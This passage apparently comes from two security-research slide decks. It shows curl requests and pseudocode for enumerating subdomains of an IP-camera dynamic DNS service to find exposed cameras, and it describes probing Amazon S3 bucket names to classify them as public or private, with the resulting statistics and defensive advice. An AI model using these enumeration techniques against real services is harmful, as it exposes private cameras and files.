robin@jco01 ~ $ curl 'http://user.ipcam.hk/api/userip.asp?username=aaaupsz&userpwd=
=&vertype=902&language=&dtype=0&tcpport=1234&lanip=192.168.0.27'
Update-OKrobin@jco01 ~ $
robin@jco01 ~ $
robin@jco01 ~ $ curl "http://aaaupsz.ipcam.hk/"
<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="http://:1234">here</a>.</h2>
</body></html>
robin@jco01 ~ $
```

So what did I do with all this?

Wrote a script of course

Python-esk Pseudocode

```
for user=aaaaaaa to zzzzzzz
  curl $user.ipcam.hk
  is redirect?
  curl redirect
  is valid site?
  does it ask for authentication?
  register found private camera
else
  register found open camera
```



It Is Broken

```
curl "http://aaaupsz.ipcam.hk/"
```

```
<h1>aaaupsz设备不在线! 2/21/2012 2:57:50 PM</h1>
```

Google Hits

About 265
results



What should it have looked like?

Conclusions As Home User

- Default passwords are bad, change them
- Check what your devices are doing
- Disable UPnP on firewall/router - Its bad!
- Research yourself online - Google/Shodan and the rest

Conclusions As Developers

- Default passwords are bad
- Use random “usernames” to prevent enumeration
- Rate limit requests and use IPS/IDS
- Research your product - Google/Shodan and the rest

Conclusions As A Researcher

- Present as soon as you have data

A Slight Aside

A Slight Aside

“Security wasn’t an issue when we built this”

Questions?

Contact Me



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www.digininja.org
@digininja

What's In Amazon's Buckets?

<http://aws.amazon.com/>

Creating Buckets

Create a Bucket - Select a Bucket Name and Region

Cancel

A bucket is a container for objects stored in Amazon S3. When creating a bucket, you can choose a Region to optimize for latency, minimize costs, or address regulatory requirements. For more information regarding bucket naming conventions, please visit the [Amazon S3 documentation](#).

Bucket Name:

owasp_demo

Region:

US Standard

US Standard

Oregon

Northern California

Ireland

Singapore

Tokyo


Sao Paulo

Set Up Logging >


Create

Cancel


Create Folder



Make Public



Only Warning



Access Files Through URL

https://s3.amazonaws.com/owasp_demo/test/dummy_file

Non-existent Buckets

<Error>

<Code>NoSuchKey</Code>

<Message>The specified key does not exist.</Message>

<Key>backasdfasdfasdf</Key>

<RequestId>0215790E573B1AE8</RequestId>

<HostId>6bGeJgzYwojM9o++vbP4AejKeil</HostId>

</Error>

Private Buckets

<Error>

<Code>AccessDenied</Code>

<Message>Access Denied</Message>

<RequestId>7F3987394757439B</RequestId>

<HostId>kyMIhkpoWafjruFTxv7+/CIHqMBcqr</HostId>

</Error>

Public Buckets

```
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
```

```
  <Name>digipublic</Name>
```

```
  <Prefix></Prefix>
```

```
  <Marker></Marker>
```

```
  <MaxKeys>1000</MaxKeys>
```

```
  <IsTruncated>>false</IsTruncated>
```

```
</ListBucketResult>
```


Public Buckets With Files

```
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
  <Name>digipublic</Name>
  <Prefix></Prefix>
  <Marker></Marker>
  <MaxKeys>1000</MaxKeys>
  <IsTruncated>>false</IsTruncated>
  <Contents>
    <Key>my_file</Key>
    <LastModified>2011-05-16T10:47:16.000Z</LastModified>
    <ETag>"51fff3c9087648822c0a21212907934a"</ETag>
    <Size>6429</Size>
    <StorageClass>STANDARD</StorageClass>
  </Contents>
</ListBucketResult>
```

So what did I do with all this?

Wrote a script of course

Stats - Buckets

Not Found = 1130 (49.82%)

Private = 914 (40.29%)

Public = 224 (10.125%)

Total = 2268

Stats - Files

Public = 5287

Private = 5007

Total = 10294

Stats - File Types

Images = 2871

Web = 674

Media = 529

Documents = 82

Archives = 37

SQL = 1

Find It Here

[http://www.digininja.org/blog/
whats_in_amazons_buckets.php](http://www.digininja.org/blog/whats_in_amazons_buckets.php)

Questions?

Pub